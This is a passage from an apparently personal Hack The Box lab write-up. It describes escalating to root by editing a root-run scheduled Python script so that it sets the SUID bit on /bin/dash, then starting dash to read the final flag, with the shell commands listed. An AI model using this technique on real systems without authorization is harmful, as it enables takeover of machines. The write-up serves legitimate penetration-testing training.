


Since I have write permissions on the tmp.py scritp, I can inject a malicious command to enable the SUID (Set-User-ID) bit of the sh shell, which in this lab is a symbolic link to a dash shell (so I enable this shell the bit). After waiting just a moment I confirm that the bit has been modified and I can now execute the command with the privileges of the program owner to migrate to a dash shell, and in this way I succeed in Escalating Privileges. I can now access the contents of the last flag to validate the lab’s engagement to Hack The Box.
./procmon.sh
# > root     /bin/sh -c python /opt/tmp.py
# > root     python /opt/tmp.py
# Scheduled task! :)

ls -l /bin/bash
ls -l /bin/sh
# /bin/sh -> dash
ls -l /bin/dash
# -rwxr-xr-x 1 root root
cd /opt
nano tmp.py
cat tmp.py
watch -n 1 ls -l /bin/dash
# -rwsr-xr-x
# :)
dash


Another great experience with an Hack The Box lab that fills me with gratification, because I understand a little more the methodology at the moment of starting the Engagement of a machine. I understand that many times it is not about understanding in depth the technologies involved in pentesting, since all this information can be found on the Internet, the relevant thing is to know what to look for to find the attack vector. I’m going to kill the box to continue my training.